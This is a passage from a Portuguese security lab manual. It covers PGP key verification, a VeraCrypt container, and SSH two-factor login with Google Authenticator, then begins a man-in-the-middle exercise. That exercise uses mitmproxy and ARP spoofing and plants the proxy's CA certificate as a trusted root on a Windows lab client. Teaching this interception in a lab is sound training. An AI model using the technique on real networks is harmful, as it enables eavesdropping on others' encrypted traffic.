


Figura 50. Verificação de palavras confiáveis

Serão mostradas cinco palavras confiáveis, que devem ser confirmadas com o seu colega. Se corretas, significa que a chave pública anexada à mensagem original é, de fato, correspondente à chave privada sob posso do seu colega. Clique no botão *Confirme palavras-confiáveis* para autenticar a chave.

10. Logo após, você verá a tela a seguir:




Figura 51. Mensagem segura e confiável

A partir desse momento, a chave pública do seu colega é conhecida pelo *Enigmail/PeP*, e é possível enviar mensagens criptografadas para ele e verificar mensagens assinadas. Envie um email-resposta para a mensagem original, e repita os passos (8) e (9) para autenticar a chave no sentido oposto. A partir desse momento, será possível trocar mensagens seguras entre as duas partes.

## 4) Criptografia de partições e volumes



Esta atividade será realizada em sua máquina física.

1. Instale o *VeraCrypt* (que pode ser baixado em <https://www.veracrypt.fr/en/Downloads.html>) em sua máquina física. Durante a instalação, aceite todas as opções padrão.
2. O VeraCrypt pode criptografar partições inteiras ou apenas criar um contêiner seguro. Com isso, podemos gravar arquivos sigilosos no contêiner e transportá-lo através de mídia física ou meio não confiável de forma bastante conveniente. Na tela principal do VeraCrypt, clique em *Create Volume*.




Figura 52. Criação de volumes no VeraCrypt, parte 1

3. Na tela seguinte, mantenha marcada a opção *Create an encrypted file container* e clique em *Next*.



Figura 53. Criação de volumes no VeraCrypt, parte 2

4. Na tela subsequente, mantenha marcada a opção *Standard VeraCrypt volume* e clique em *Next*.
5. Em *Volume Location*, selecione uma pasta/arquivo destino para o contêiner e clique em *Next*.




Figura 54. Criação de volumes no VeraCrypt, parte 3

6. Para as opções de criptografia, mantenha o algoritmo AES e hash SHA-512, e clique em *Next*.
7. Para o tamanho do volume, escolha 50MB, e clique em *Next*.
8. Para a senha do contêiner, é importante escolher uma senha forte que não seja facilmente descoberta. Para fins de teste, usaremos **rnpesr123**. Clique em *Next*.
9. Mantenha o *filesystem* em FAT, e move o mouse para gerar entropia. Finalmente, clique em *Format*.
10. Para montar o volume, selecione uma letra vazia no seu sistema. A seguir, no quadro *Volume* da tela principal do VeraCrypt, clique em *Select File...* e selecione o arquivo indicado no passo (5). Depois, clique em *Mount* e digite a senha informada no passo (8).




Figura 55. Criação de volumes no VeraCrypt, parte 4

- Pronto, o volume criptografado está montado. Basta escrever arquivos como desejado e, ao final do processo, clicar em *Dismount* na janela principal do VeraCrypt. Caso queira mover o volume criptografado para outro local, copie-o em um *pendrive*, mídia removível ou mesmo através da Internet, e remonte-o no local de destino.

## 5) Autenticação usando sistema OTP



Esta atividade será realizada na máquina *LinServer-G*.

Nesta atividade iremos instalar e configurar um sistema TOTP (*time-based one-time password*) usando a ferramenta *Google Authenticator* na máquina *LinServer-G*. Essa autenticação de duplo fator irá prover mais segurança durante logins SSH na máquina-alvo.

- Instale **em seu celular** o aplicativo *Google Authenticator*:

- Sistemas Android: <https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2&hl=en>
- Sistemas Apple: <https://itunes.apple.com/us/app/google-authenticator/id388497605?mt=8>

- Para conseguir ler o *QR code* na tela, será necessário ter uma tela maior do que a console padrão do Virtualbox — faça login via *ssh* na máquina *LinServer-G* usando o PuTTY ou Cygwin e vire superusuário usando o comando *SU*.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Last login: Thu Sep  6 09:31:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ su -  
Password:  
root@LinServer-A:~#
```

3. Instale o pacote que implementa suporte ao Google Authenticator na biblioteca PAM:

```
# hostname  
LinServer-A
```

```
# apt-get install libpam-google-authenticator
```

4. Depois, insira a linha `auth required pam_google_authenticator.so` imediatamente após a linha 4, `@include common-auth`, no arquivo `/etc/pam.d/sshd`:

```
# nano /etc/pam.d/sshd  
(...)
```

```
# head -n5 /etc/pam.d/sshd | grep -v '^#' | sed '/^$/d'  
@include common-auth  
auth required pam_google_authenticator.so
```

5. Configure o `ssh` para permitir autenticação via `challenge-response`, alterando a diretiva `ChallengeResponseAuthentication` no arquivo `/etc/ssh/sshd_config` (linha 49). Feito isso, não esqueça de reiniciar o daemon do `ssh`.

```
# nano /etc/ssh/sshd_config  
(...)
```

```
# grep '^ChallengeResponseAuthentication' /etc/ssh/sshd_config
ChallengeResponseAuthentication yes
```

```
# systemctl restart ssh
```

6. Agora, na máquina *LinServer-G*, execute **como um usuário não-privilegiado** (como o usuário **aluno**) o comando **google-authenticator**.

*Tabela 14. Opções do google-authenticator*

Pergunta	Opção
Do you want authentication tokens to be time-based?	y
Do you want me to update your "/home/aluno/.google_authenticator" file?	y
Do you want to disallow multiple uses of the same authentication token?	y
Increase token window from default size of 1:30min to about 4min?	y
Do you want to enable rate-limiting?	y

7. Abra o aplicativo *Google Authenticator* em seu celular e clique no **+** vermelho no canto inferior direito da tela. Em seguida, clique em *Scan a barcode* e leia o *QR code* gerado no passo (6). Na tela principal, deverá surgir uma nova linha com seis dígitos (que serão re-gerados a cada 30s) e o identificador **aluno@LinServer-G**.
8. Verifique que a hora atual do servidor está correta. Como configuramos o NTP na sessão 4, é provável que esteja tudo correto, mas a *timezone* pode estar desconfigurada, como mostrado abaixo:

```
$ date
Thu Sep 6 09:40:05 EDT 2018
```

Se esse for o caso, rode o comando **dpkg-reconfigure tzdata** como usuário **root**. Escolha *America > Sao\_Paulo* (ou outra *timezone*, se for esse o caso). Verifique que o relógio foi corrigido:

```
# dpkg-reconfigure tzdata

Current default time zone: 'America/Sao_Paulo'
Local time is now:      Thu Sep 6 10:42:27 BRT 2018.
Universal Time is now:  Thu Sep 6 13:42:27 UTC 2018.
```

```
# date  
Thu Sep 6 10:42:36 BRT 2018
```

9. Perfeito, tudo pronto. **NÃO** feche a sessão `ssh` atual, pois em caso de erros poderá ser necessário verificar alguns arquivos. Em lugar disso, abra uma nova sessão `ssh`, como usuário `aluno`, para a máquina *LinServer-G*. No *prompt Verification code*, informe o código temporizado indicado pelo aplicativo instalado em seu celular.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Verification code:  
You have mail.  
Last login: Thu Sep 6 10:32:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ hostname  
LinServer-A
```

```
aluno@LinServer-A:~$ whoami  
aluno
```

# Sessão 7: Redes privadas virtuais e inspeção de tráfego

## 1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta *mitmproxy* para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP spoofing.

1. Primeiro, move a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G* (desative o firewall do Windows na máquina *WinClient-G* para permitir a troca de pacotes ICMP).

```
# hostname  
KaliLinux-A
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 10.1.1.30/24  
gateway 10.1.1.1
```

```
# systemctl restart networking
```

```
# ip a s eth0 | grep '^inet '  
inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:




Figura 56. Download do certificado do mitmproxy

5. De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado....*




Figura 57. Instalação do certificado do mitmproxy, parte 1

Clique em Avançar. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.

